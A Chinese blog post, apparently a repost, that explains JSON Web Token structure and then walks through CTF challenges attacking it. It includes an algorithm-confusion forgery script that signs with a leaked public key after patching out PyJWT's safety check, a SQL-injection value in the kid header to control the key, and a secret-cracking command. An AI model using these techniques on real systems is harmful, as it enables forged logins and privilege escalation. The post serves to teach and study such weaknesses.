(json web token)JWT攻击

转载

浅汐丶沐雪 于 2019-05-16 21:57:36 发布 2919 收藏 6
分类专栏： web 文章标签： jwt


web 专栏收录该内容

1 篇文章 1 订阅
订阅专栏

前记

最近国赛+校赛遇到两次json web token的题，发现自己做的并不算顺畅，于是有了这篇学习文章。

为什么要使用Json Web Token
Json Web Token简称jwt

顾名思义，可以知道是用于身份认证的

那么为什么要有身份认证？

我们知道HTTP是无状态的，打个比方：

有状态：

A：你今天中午吃的啥？
B：吃的大盘鸡。
A：味道怎么样呀？
B：还不错，挺好吃的。

无状态：

A：你今天中午吃的啥？
B：吃的大盘鸡。
A：味道怎么样呀？
B：？？？啊？啥？啥味道怎么样？

那么怎么样可以让HTTP记住曾经发生的事情呢？

这里的选择可以很多：cookie,session,jwt

对于一般的cookie，如果我们的加密措施不当，很容易造成信息泄露，甚至信息伪造，这肯定不是我们期望的。

那么对于session呢？

对于session:客户端在服务端登陆成功之后，服务端会生成一个sessionID，返回给客户端，客户端将sessionID保存到cookie中，例如phpsessid，再次发起请求的时候，携带cookie中的sessionID到服务端，服务端会缓存该session（会话），当客户端请求到来的时候，服务端就知道是哪个用户的请求，并将处理的结果返回给客户端，完成通信。

但是这样的机制会存在一些问题：

1、session保存在服务端，当客户访问量增加时，服务端就需要存储大量的session会话，对服务器有很大的考验；

2、当服务端为集群时，用户登陆其中一台服务器，会将session保存到该服务器的内存中，但是当用户的访问到其他服务器时，会无法访问，通常采用缓存一致性技术来保证可以共享，或者采用第三方缓存来保存session，不方便。

所以这个时候就需要jwt了

在身份验证中，当用户使用他们的凭证成功登录时，JSON Web Token将被返回并且必须保存在本地（通常在本地存储中，但也可以使用Cookie），而不是在传统方法中创建会话服务器并返回一个cookie。

无论何时用户想要访问受保护的路由或资源，用户代理都应使用承载方案发送JWT，通常在授权header中。header的内容应该如下所示：

```
Authorization: Bearer <token>
```

这是一种无状态身份验证机制，因为用户状态永远不会保存在服务器内存中。服务器受保护的路由将在授权头中检查有效的JWT，如果存在，则允许用户访问受保护的资源。由于JWT是独立的，所有必要的信息都在那里，减少了多次查询数据库的需求。

这使我们可以完全依赖无状态的数据API，无论哪些域正在为API提供服务，因此跨源资源共享（CORS）不会成为问题，因为它不使用Cookie。

Json Web Token结构
那么一般jwt长什么样子呢？

我们随便挑一个看看：

```
eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.eyJuYW1lIjoiYWRtaW5za3kiLCJwcml2Ijoib3RoZXIifQ.AoTc1q2NAErgqk6EeTK4MGH7cANV
VF9XTy0wLv8HpgUfNcdM-etmv0Y9XmOuygF_ymV1rF6XQZzLrtkFqdMdP0NaZnTOYH35Yevaudx9bVpu9JHG4qeXo-0TXBcpaPmBaM0V0GxyZRNI
S2KwRkNaxAQDQnyTN-Yi3w8OVpJYBiI
```

不妨解密一下

```
{"alg":"RS256","typ":"JWT"}{"name":"adminsky","priv":"other"}乱码
```

不难看出，jwt解码后分为3个部分，由三个点（.）分隔

分别为：

```
Header
Payload
Signature
```

Header
通常由两部分组成：令牌的类型，即JWT和正在使用的散列算法，如HMAC SHA256或RSA。

正如json所显示

```
{
    "alg":"RS256",
    "typ":"JWT"
}
```

alg为算法的缩写，typ为类型的缩写

然后，这个JSON被Base64编码，形成JSON Web Token的第一部分。

Payload
令牌的第二部分是包含声明的有效负载。声明是关于实体（通常是用户）和其他元数据的声明。

这里是用户随意定义的数据

例如上面的举例

```
{
    "name":"adminsky",
    "priv":"other"
}
```

然后将有效载荷Base64进行编码以形成JSON Web Token的第二部分。

但是需要注意对于已签名的令牌，此信息尽管受到篡改保护，但任何人都可以阅读。除非加密，否则不要将秘密信息放在JWT的有效内容或标题元素中。

Signature
要创建签名部分，必须采用header，payload，密钥

然后利用header中指定算法进行签名

例如HS256(HMAC SHA256),签名的构成为：

```
HMACSHA256(
  base64Encode(header) + "." +
  base64Encode(payload),
  secret)
```

然后将这部分base64编码形成JSON Web Token第三部分

Json Web Token攻击手段
既然JWT作为一种身份验证的手段，那么必然存在伪造身份的恶意攻击，那么我们下面探讨一下常见的JWT攻击手段

算法修改攻击
我们知道JWT的header部分中，有签名算法标识alg

而alg是用于签名算法的选择，最后保证用户的数据不被篡改。

但是在数据处理不正确的情况下，可能存在alg的恶意篡改

例如由于网站的不严谨，我们拿到了泄露的公钥pubkey

我们知道如果签名算法为RS256，那么会选择用私钥进行签名，用公钥进行解密验证

假设我们只拿到了公钥，且公钥模数极大，不可被分解，那么如何进行攻击呢？

没有私钥我们是几乎不可能在RS256的情况下篡改数据的，因为第三部分签名需要私钥，所以我们可以尝试将RS256改为HS256

此时即非对称密码变为对称加密

我们知道非对称密码存在公私钥问题

而对称加密只有一个key

此时如果以pubkey作为key对数据进行篡改，则会非常简单，而如果后端的验证也是根据header的alg选择算法，那么显然正中下怀。

下面以一道实战为例进行说明：

拿到题目

http://pastebin.bxsteam.xyz

一开始不知道是要做什么，所以先查看源码

发现

http://pastebin.bxsteam.xyz/static/js/common.js

其中几个点引人注目

关注点1：

```
auth = "Bearer " + token;
$.ajax({
    url: '/list',
    type: 'GET',
    headers:{"Authorization":auth},
})
```

存在web token

关注点2:

```
function getpubkey(){
    /*
    get the pubkey for test
    /pubkey/{hash}
    */
}
```

发现有一个存放公钥的目录

所以立刻想到了json web token

于是我抓包查看token

```
Authorization: Bearer eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.eyJuYW1lIjoiYWRtaW5za3kiLCJwcml2Ijoib3RoZXIifQ.AoTc1q2NAErgqk6EeTK4MGH7cANVVF9XTy0wLv8HpgUfNcdM-etmv0Y9XmOuygF_ymV1rF6XQZzLrtkFqdMdP0NaZnTOYH35Yevaudx9bVpu9JHG4qeXo-0TXBcpaPmBaM0V0GxyZRNIS2KwRkNaxAQDQnyTN-Yi3w8OVpJYBiI
```

使用https://jwt.io/

得到3段：

```
{
  "alg": "RS256",
  "typ": "JWT"
}
{
  "name": "adminsky",
  "priv": "other"
}
signature
```

所以我的想法就是探测pubkey泄露，利用公私钥伪造json web token

因为这个题的机制是私钥加密，公钥解密

所以只要我们能拿到私钥，即可伪造json web token

关注到格式

```
function getpubkey(){
    /*
    get the pubkey for test
    /pubkey/{hash}
    */
}
```

天真的我尝试了
md5(username)
md5(salt.username)
md5(username.salt)

其中salt试了无数，例如Bearer,bxs,rebirth

都没有成功，心态崩了，暂且搁置

后来得到提示
Web Pastebin /pubkey/md5(username+password)

我才发现是username+password

访问
http://pastebin.bxsteam.xyz/pubkey/4eb8deaa574fdc8257e39b5dd4c6490e

得到

```
{"pubkey":"-----BEGIN PUBLIC KEY-----nMIGfMA0GCSqGSIb3DQEBAQUAA4GNADCBiQKBgQCtRgwKdQFRKkXupJ8lHIXT/QTinmT9lobR6+1m4ubQXFaBlM7sJkzaoasPdU6e/5dJ5TelQSC59deolcXJ1iHf4/QmzndDX3L/ShtfPXZEGKkYCKC2kF0ekBz4W4LSQfaunZEz/yoScLqz9wOP8vwxAYN+P1nFtFrTzMdBYo8begEewIDAQABn-----END PUBLIC KEY-----","result":true}
```

解析公钥
key长度： 1024
模数：
AD460C0A7501512A45EEA49F251C85D3FD04E2993F65A1B47AFB59B8B9B41715A06533BB099336A86AC3DD53A7BFE5D2794DE950482E7D75EA257172758877F8FD09B37435F72FF4A1B5F3D764418A91808A0B6905D1E901CF85B82D241F6AE9D9133FF2A1270BAB3F7038FF2FC3101837E3F516D16B4F331D058A3C6DE8047B
指数： 65537 (0x10001)

本想尝试分解，但发现1024bit的n基本无解，所以私钥是不可能获取了，这个时候我的思路其实被灭杀了。

因为没有私钥基本不能篡改json web token，毕竟无法通过消息验证码校验

而这里就需要修改算法RS256为HS256（非对称密码算法 => 对称密码算法）

算法HS256使用秘密密钥对每条消息进行签名和验证。

算法RS256使用私钥对消息进行签名，并使用公钥进行验证。

如果将算法从RS256更改为HS256，后端代码会使用公钥作为秘密密钥，然后使用HS256算法验证签名。

由于公钥有时可以被攻击者获取到，所以攻击者可以修改header中算法为HS256，然后使用RSA公钥对数据进行签名。

后端代码会使用RSA公钥+HS256算法进行签名验证。

即更改算法为HS256，此时即不存在公钥私钥问题，因为对称密码算法只有一个key

此时即我们可以任意访问的pubkey

故此我立刻写出了构造脚本

```
import jwt
import base64
public = open('1.txt', 'r').read()
print jwt.encode({"name": "adminsky","priv": "admin"}, key=public, algorithm='HS256')
```

注：1.txt为公钥

priv为admin，因为之前为other，即其他人，同时只有admin可以读flag，所以这里猜测为admin

运行发现报错：

```
File "G:python2.7libsite-packagesjwtalgorithms.py", line 151, in prepare_key
    'The specified key is an asymmetric key or x509 certificate and'
jwt.exceptions.InvalidKeyError: The specified key is an asymmetric key or x509 certificate and should not be use
d as an HMAC secret.
```

发现源码的第151行爆破了，于是去跟踪库的源码

发现

```
def prepare_key(self, key):
        key = force_bytes(key)

        invalid_strings = [
            b'-----BEGIN PUBLIC KEY-----',
            b'-----BEGIN CERTIFICATE-----',
            b'-----BEGIN RSA PUBLIC KEY-----',
            b'ssh-rsa'
        ]

        if any([string_value in key for string_value in invalid_strings]):
            raise InvalidKeyError(
                'The specified key is an asymmetric key or x509 certificate and'
                ' should not be used as an HMAC secret.')

        return key
```


prepare_key会判断是否有非法字符，简单粗暴的注释掉
def prepare_key(self, key):
key = force_bytes(key)
return key

保存后再运行得到

```
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJuYW1lIjoiYWRtaW5za3kiLCJwcml2IjoiYWRtaW4ifQ.zc8m-ymnOrwuvd2kdsKMBVrT_9JX
PXHkFf4vcPWecqI
```

然后利用这个去访问list

即可得到admin的消息



admin:4fd5988f73c7a414f4c947e9fd708811

访问
http://pastebin.bxsteam.xyz/text/admin:4fd5988f73c7a414f4c947e9fd708811

得到flag

```
{"content":"cumtctf{jwt_is_not_safe_too_much}","result":true}
```

至此，我们成功用修改算法攻击(非对称密码 => 对称密码)破解了此题

密钥可控问题
题目1：

在国赛中，我遇到了这样的JWT:

```
eyJ0eXAiOiJKV1QiLCJhbGciOiJzaGEyNTYiLCJraWQiOiI4MjAxIn0.eyJuYW1lIjoiYWRtaW4yMzMzIn0.aC0DlfB3pbeIqAQ18PaaTOPA5PSipJe651w7E0BZZRI

header头：
{
    "typ":"JWT",
    "alg":"sha256",
    "kid":"8201"
}
```

其中kid为密钥key的编号id

类似逻辑为

```
sql="select * from table where kid=$kid"
```

这样查询出来的值即为key的值

但是如果我们在这里进行恶意篡改，例如

```
kid = 0 union select 12345
```

这样查询出来的结果必然为12345

这样等同于我们控制了密钥key

拥有了密钥key，那么即可任意伪造消息，达到成为admin登入的目的了
题目2：

同样在HITB 2017中也存在一道这样可控密钥的题目

这里的详情可以在最后的参考链接中查看，这里我简要叙述一下

首先header中同样存在kid可控问题

```
{
    "kid":"keys/3c3c2ea1c3f113f649dc9389dd71b851",
    "typ":"JWT",
    "alg":"RS256"
}
```

并且题目存在写消息保存于本地的功能

于是最后可以自己写公钥，保存于服务器

利用kid可控的路径去加载自己写的公钥

然后用相应的私钥去篡改信息，伪造admin，利用我们自己写的公钥进行验证

密钥爆破问题
我们知道在HS签名算法中，只有一个密钥

如果这个密钥的复杂度不够，或者为弱口令

那么很容易导致攻击者轻松的破解，达到篡改消息，伪造身份的目的

破解工具也有现成的：
https://github.com/brendan-rius/c-jwt-cracker

使用方法：

```
./jwtcrack eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiIxMjM0NTY3ODkwIiwibmFtZSI6IkpvaG4gRG9lIiwiYWRtaW4iOnRydWV9.cAOIAifu3fykvhkHpbuhbvtH807-Z2rI1FS3vX1XMjE
```

即可得到密钥：Sn1f

然后即可进行消息的恶意伪造，篡改

参考链接
https://jwt.io
https://www.jianshu.com/p/e64d96b4a54d
https://chybeta.github.io/2017/08/29/HITB-CTF-2017-Pasty-writeup/
https://delcoding.github.io/2018/03/jwt-bypass/
http://www.cnblogs.com/dliv3/p/7450057.html

转载自：https://www.anquanke.com/post/id/145540